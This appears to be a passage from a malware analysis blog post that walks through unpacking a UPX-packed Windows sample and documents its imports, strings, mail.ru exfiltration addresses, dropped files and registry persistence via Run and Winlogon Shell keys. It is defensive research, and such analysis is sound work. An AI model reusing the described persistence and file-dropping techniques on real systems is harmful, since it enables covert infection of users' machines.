Attach to an active process: 2104 - test.fil - C:\Users\pandu\Downloads\test (1)8a21df6\test.fil

Imports

```
advapi32.dll (5) FThunk: 000420B8
kernel32.dll (91) FThunk: 00042240
wsock32.dll (13) FThunk: 000423E8
gdi32.dll (39) FThunk: 000424C0
user32.dll (28) FThunk: 000425D4
ole32.dll (3) FThunk: 00042658
oleaut32.dll (25) FThunk: 000426D0
```

IAT Info

OEP: 004011AC
VA: 004420B8
Size: 0000067C

Picture 9:- Taking dump of Unpacked file and fix Dump using x32dbg


Fixing Up the Imports of Executable

Once the unpacked PE file is dumped, the next step is to perform an Import Rebuild Fix to ensure its proper functionality. To do this, we click on “**Fix Dump”** and select the dumped file. This process automatically rebuilds the imports and saves the modified file with a _SCY postfix, indicating that the import table has been successfully restored. This step is crucial for ensuring the dumped executable operates as intended.

Unpacking using UPX unpacker utility(Auto Unpacking)

Now we will use automatic method of unpacking UPX packed file using UPX utility.

To unpack the sample using the UPX tool, simply run the following command in the command line: **#upx -d “packed_file_path” -o “unpacked_file_path”**. This will unpack the specified executable.




```
C:\ProgramData\chocolatey\bin>upx.exe -d "C:\Samples\test.fil" -o "C:\Samples\test.bin"
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    266752 <-    123904   46.45%    win32/pe     test.bin

Unpacked 1 file.
```

Picture 10:- Automatic unpacking using UPX utility

Information of Unpacked File

MD5:- 02F57ED651D81AE18F24B7B06AF50065

File Size:- 260.50KB and file is 32 bit executable compiled with Borland C++ compiler. File Size and PE Size is equal means there is no overlay in this file.




Property	Value
File Name	C:\Samples\test.bin
File Type	Portable Executable 32
File Info	Borland C++ for Win32 1999
File Size	260.50 KB (266752 bytes)
PE Size	260.50 KB (266752 bytes)
Created	Thursday 03 October 2024, 23.32.03
Modified	Thursday 29 April 2004, 12.28.06
Accessed	Thursday 03 October 2024, 23.36.06
MD5	02F57ED651D81AE18F24B7B06AF50065
SHA-1	5981C45B15AC90CA6FB75C4CEEAE0228B08F26D2

Property	Value
Empty	No additional info available

Picture 11:- File Info of Unpacked file using CFF

Sections of unpacked file and section characteristics of unpacked file are change now we can see that using CFF. Only ".text" is executable.




CFF Explorer VIII - [test.bin]

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumb...	Relocation...	Linen...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0002F000	00001000	0002EE00	00000600	00000000	00000000	0000	0000	60000020
.data	00010000	00030000	0000BA00	0002F400	00000000	00000000	0000	0000	C0000040
.tls	00001000	00040000	00000200	0003AE00	00000000	00000000	0000	0000	C0000040
.rdata	00001000	00041000	00000200	0003B000	00000000	00000000	0000	0000	50000040
.idata	00002000	00042000	00001400	0003B200	00000000	00000000	0000	0000	40000040
.edata	00001000	00044000	00000200	0003C600	00000000	00000000	0000	0000	40000040
.rsrc	00002000	00045000	00001600	0003C800	00000000	00000000	0000	0000	40000040
.reloc	00004000	00047000	00003400	0003DE00	00000000	00000000	0000	0000	50000040

Picture 12:- Section Info of Unpacked file using CFF

Import Analysis

Now, we will examine the imports of the unpacked file using **"PESTUDIO".** While analyzing the imports of packed file we have seen only few imports are shown and now we can see after unpacking we can see many imports which will help to uncover the file's functionality.




pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)

c:\samples\test.bin
indicators (libraries > flag)
footprints (type > sha256)
virustotal (status > offline)
dos-header (file-header-offset > 00000200)
dos-stub (size > 448 bytes)
rich-header (n/a)
file-header (executable > 32-bit)
optional-header (subsystem > GUI)
directories (count > 4)
sections (characteristics > shared)
libraries (group > network)
imports (flag > 204)
exports (count > 2)
thread-local-storage (n/a)
.NET (n/a)
resources (count > 9)
strings (flag > 38)
debug (n/a)
manifest (n/a)
version (n/a)
certificate (n/a)
overlay (n/a)

imports (204)	flag...	fi...	first-thunk (IAT)	group (0)	technique (13)	type (7)	.	library (38)
EnumThreadWindows	×	n...	0x00043046	windowing	-	implicit		USER32.DLL
GetForegroundWindow	×	n...	0x0004309C	windowing	T1010 | Window Discovery	implicit		USER32.DLL
GetWindowTextA	×	n...	0x000430F4	windowing	T1010 | Window Discovery	implicit		USER32.DLL
CloseClipboard	×	n...	0x00043002	sharing	T1115 | Clipboard Data	implicit		USER32.DLL
GetClipboardData	×	n...	0x00043082	sharing	T1115 | Clipboard Data	implicit		USER32.DLL
OpenClipboard	×	n...	0x0004312C	sharing	T1115 | Clipboard Data	implicit		USER32.DLL
SetClipboardViewer	×	n...	0x00043166	sharing	T1115 | Clipboard Data	implicit		USER32.DLL
WritePrivateProfileStringA	×	n...	0x00042CB0	registry	-	implicit		KERNEL32.DLL
RegCreateKeyA	×	n...	0x00042D18	registry	T1112 | Modify Registry	implicit		ADVAPI32.DLL
RegSetValueExA	×	n...	0x00042D4A	registry	T1112 | Modify Registry	implicit		ADVAPI32.DLL
116 (WSACleanup)	×	n...	0x80000074	network	-	implicit	.	WSOCK32.DLL
115 (WSAStartup)	×	n...	0x80000073	network	-	implicit	.	WSOCK32.DLL
3 (closesocket)	×	n...	0x80000003	network	-	implicit	.	WSOCK32.DLL
4 (connect)	×	n...	0x80000004	network	-	implicit	.	WSOCK32.DLL
52 (gethostbyname)	×	n...	0x80000034	network	-	implicit	.	WSOCK32.DLL
57 (gethostname)	×	n...	0x80000039	network	-	implicit	.	WSOCK32.DLL
9 (htons)	×	n...	0x80000009	network	-	implicit	.	WSOCK32.DLL
11 (inet_ntoa)	×	n...	0x8000000B	network	-	implicit	.	WSOCK32.DLL
16 (recv)	×	n...	0x80000010	network	-	implicit	.	WSOCK32.DLL
18 (select)	×	n...	0x80000012	network	-	implicit	.	WSOCK32.DLL
19 (send)	×	n...	0x80000013	network	-	implicit	.	WSOCK32.DLL
21 (setsockopt)	×	n...	0x80000015	network	-	implicit	.	WSOCK32.DLL
23 (socket)	×	n...	0x80000017	network	-	implicit	.	WSOCK32.DLL
GlobalMemoryStatus	×	n...	0x00042A62	memory	-	implicit		KERNEL32.DLL
VirtualAlloc	×	n...	0x00042C3E	memory	T1055 | Process Injection	implicit		KERNEL32.DLL
VirtualQuery	×	n...	0x00042C5A	memory	T1055 | Process Injection	implicit		KERNEL32.DLL
GetKeyboardType	×	n...	0x000430B2	hooking	T1179 | Hooking	implicit		USER32.DLL
DeleteFileA	×	n...	0x00042804	file	T1485 | Data Destruction	implicit		KERNEL32.DLL
FindFirstFileA	×	n...	0x00042856	file	T1083 | File and Director...	implicit		KERNEL32.DLL
WriteFile	×	n...	0x00042CA4	file	-	implicit		KERNEL32.DLL
GetCurrentThreadId	×	n...	0x000428AA	execution	T1057 | Process Discovery	implicit		KERNEL32.DLL

Picture 13:- Imports Info of Unpacked file using PESTUDIO

Now, we will examine the imports of the unpacked file using **"CFF"**, focusing on the functions from **"KERNEL32.DLL".** After unpacking, we observe that there are significantly more imports compared to the packed file. Notably, APIs such as "**CreateMutexA"** are included, which are used to create a mutex. The purpose of this mutex is to ensure that only one instance of the malware is running at any given time, preventing multiple instances from executing simultaneously.



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain
0003B938	N/A	0003B200	0003B204	0003B208
szAnsi	(nFunctions)	Dword	Dword	Dword
KERNEL32.DLL	91	00000000	00000000	00000000
ADVAPI32.DLL	5	00000000	00000000	00000000
GDI32.DLL	39	00000000	00000000	00000000

OFTs	FTs (IAT)	Hint	Name
N/A	0003B590	0003BEB0	0003BEB2
Dword	Dword	Word	szAnsi
N/A	0004278A	0000	CloseHandle
N/A	00042798	0000	CompareStringA
N/A	000427A8	0000	CopyFileA
N/A	000427B4	0000	CreateEventA
N/A	000427C2	0000	CreateFileA
N/A	000427D0	0000	CreateMutexA
N/A	000427DE	0000	CreateThread
N/A	000427EC	0000	DeleteCriticalSection
N/A	00042804	0000	DeleteFileA
N/A	00042812	0000	EnterCriticalSection
N/A	00042828	0000	EnumCalendarInfoA
N/A	0004283C	0000	ExitProcess
N/A	0004284A	0000	FindClose
N/A	00042856	0000	FindFirstFileA


Picture 14:- Imports Info of Unpacked file using CFF

Registry Strings: -

Analysis of strings from unpacked file reveals many things. Strings such as related to Registry entries **"\Software\Microsoft\Internet Account Manager"** used for access information about email accounts. **"\Software\Microsoft\Windows NT\CurrentVersion\Windows\run"**:- registry entry contains startup programs that are set to run automatically when a user logs into Windows

File System

"\load32.exe", "\dllreg.exe", "\vxdmgr32.exe", "\rundllx.sys", "bank.log", "soc64.dll" from this strings we can conclude that sample is dropping the files by above names. The presence of email server SMTP server and some emails like "g455452wsd@mail.ru" and some others indicates that it is sending log files to malware author's email.


file
settings
about
c:\samples\test.bin
indicators (libraries > flag)
footprints (type > sha256)
virustotal (status > offline)
dos-header (file-header-offset > 00000200)
dos-stub (size > 448 bytes)
rich-header (n/a)
file-header (executable > 32-bit)
optional-header (subsystem > GUI)
directories (count > 4)
sections (characteristics > shared)
libraries (group > network)
imports (flag > 204)
exports (count > 2)
thread-local-storage (n/a)
.NET (n/a)
resources (count > 9)
strings (flag > 38)
debug (n/a)
manifest (n/a)
version (n/a)
certificate (n/a)
overlay (n/a)

size (...	location	f...	label (314)	value (4742)
64	section:.data	-	size	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
61	section:.data	-	registry	Software\Microsoft\Internet Account Manager\Accounts\00000000
43	section:.data	-	registry	Software\Microsoft\Internet Account Manager
11	section:.data	-	utility	SMTP Server
12	section:.data	-	file	\rundllx.sys
18	section:.data	-	file	g455452wsd@mail.ru
19	section:.data	-	file	f4565464564@mail.ru
18	section:.data	-	file	g455452wsd@mail.ru
9	section:.data	-	file	\bank.log
12	section:.data	-	file	\rundllx.sys
20	section:.data	-	utility	Shell DocObject View
11	section:.data	-	file	\load32.exe
45	section:.data	-	guid	Software\Microsoft\Windows\CurrentVersion\Run
64	section:.data	-	size	Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
12	section:.data	-	file	\rundllw.exe
11	section:.data	-	file	\dllreg.exe
3	section:.data	-	utility	run
7	section:.data	-	file	win.ini
13	section:.data	-	file	\vxdmgr32.exe
13	section:.data	-	utility	explorer.exe
5	section:.data	-	utility	shell
10	section:.data	-	file	system.ini
9	section:.data	-	file	\bank.log
10	section:.data	-	file	\bank1.bmp
10	section:.data	-	file	\bank2.bmp
11	section:.data	-	file	\sock64.dll
13	section:.data	-	registry	Software\SARS
17	section:.data	-	file	76787jhjh@mail.ru
18	section:.data	-	file	654645rrrr@mail.ru
17	section:.data	-	file	76787jhjh@mail.ru
18	section:.data	-	file	654645rrrr@mail.ru

Picture 15:- Strings Info of Unpacked file using PESTUDIO

Defense Evasion: -


The malware duplicates itself within system directories such as **"C:\Windows"** under various names to appear legitimate or benign to users and security software. The paths of the self-replicated files include "C:\Windows\system32\load32.exe," "C:\Windows\dllreg.exe," and "C:\Windows\system32\vxdmgr.exe."

Persistence Mechanism: -

After copying itself, it creates persistence by adding entries in the Windows Run registry keys for both 32-bit and 64-bit Operating system:

- "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\load32" pointing to "C:\Windows\system32\load32.exe".
- "HKU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\run" pointing to "C:\Windows\dllreg.exe".
- Additionally, the malware modifies the value of the "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell" key, appending "C:\Windows\system32\vxdmgr.exe" to run alongside explorer.exe. This modification ensures that "**vxdmgr.exe"** is executed every time the user logs in with the **"Elevated Privileges"** as "**Shell**" key runs process with system level privileges so **"vxdmgr.exe"** will also run with system level privileges. This registry entry indicates that the malware has tampered with the Windows shell startup process. The presence of **vxdmgr32.exe** suggests it is likely a malicious file, designed to run continuously alongside **explorer.exe** whenever the system starts.


Below screenshot is from **"Regshot"** utility which is indicating reg entry values added and modified to maintain persistence.



```
----------------------------------
Values added: 27
----------------------------------
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\load32: "C:\Windows\system32\load32.exe"
HKU\S-1-5-21-1962230571-2205725332-2035147328-1001\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\run: "C:\Windows\dllreg.exe"
----------------------------------
Values modified: 83
----------------------------------
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell: "explorer.exe"
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell: "explorer.exe C:\Windows\system32\vxdmgr32.exe"
```

Picture 16:- Registry Info using Regshot


In "**Procmon**", we can observe the malware's registry activity, where the RegSetValue API is used to modify registry values. This action is part of the malware's strategy to alter system settings, typically to establish persistence or configure malicious behaviour by making changes to the system registry.



Process Name	PID	Operation	Path
test.exe	1216	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\load32
test.exe	1216	RegCreateKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
test.exe	1216	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\run
test.exe	1216	RegCreateKey	HKLM\Software\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon
test.exe	1216	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon\shell

Picture 16:- Registry Info using Procmon


Below we can see that load32, rundllw.exe, dllreg.exe and vxdmgr32.dll files are dropped in the system folders which are used to set registry keys to achieve persistence.



Process Name	PID	Operation	Path
test.exe	1216	CreateFile	C:\Windows\SysWOW64\load32.exe
test.exe	1216	CreateFile	C:\Windows\SysWOW64\load32.exe
test.exe	1216	CreateFile	C:\Windows\SysWOW64\load32.exe
test.exe	1216	CreateFile	C:\Samples\test.exe
test.exe	1216	CreateFile	C:\Users\pandu\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\rundllw.exe
test.exe	1216	CreateFile	C:\Windows\SysWOW64\ntmarta.dll
test.exe	1216	CreateFile	C:\Windows\SysWOW64\ntmarta.dll
test.exe	1216	CreateFile	C:\Windows\SysWOW64\ntmarta.dll
test.exe	1216	CreateFile	C:\Samples\test.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Windows\dllreg.exe
test.exe	1216	CreateFile	C:\Samples\test.exe
test.exe	1216	CreateFile	C:\Windows\SysWOW64\vxdmgr32.exe
test.exe	1216	CreateFile	C:\Windows\SysWOW64\vxdmgr32.exe

Picture 17:- Dropped files Info using Procmon


Sock64.dll is created and then written data to file at path c:\windows\sock64.dll.



Process Name	PID	Operation	Path
test.exe	1216	CreateFile	C:\Windows\SysWOW64\vxdmgr32.exe
test.exe	1216	CreateFile	C:\Windows\SysWOW64\vxdmgr32.exe
test.exe	1216	CreateFile	C:\Windows\sock64.dll
test.exe	1216	CreateFile	C:\Windows\sock64.dll
test.exe	1216	CreateFile	C:\Windows\sock64.dll
test.exe	1216	CreateFile	C:\Windows\sock64.dll
test.exe	1216	CreateFile	C:\Windows\Globalization\Sorting\SortDefault.nls
test.exe	1216	CreateFile	C:\Windows\SysWOW64\msctf.dll
test.exe	1216	CreateFile	C:\Windows\rundllx.sys

Picture 18:- Dropped files Info using Procmon

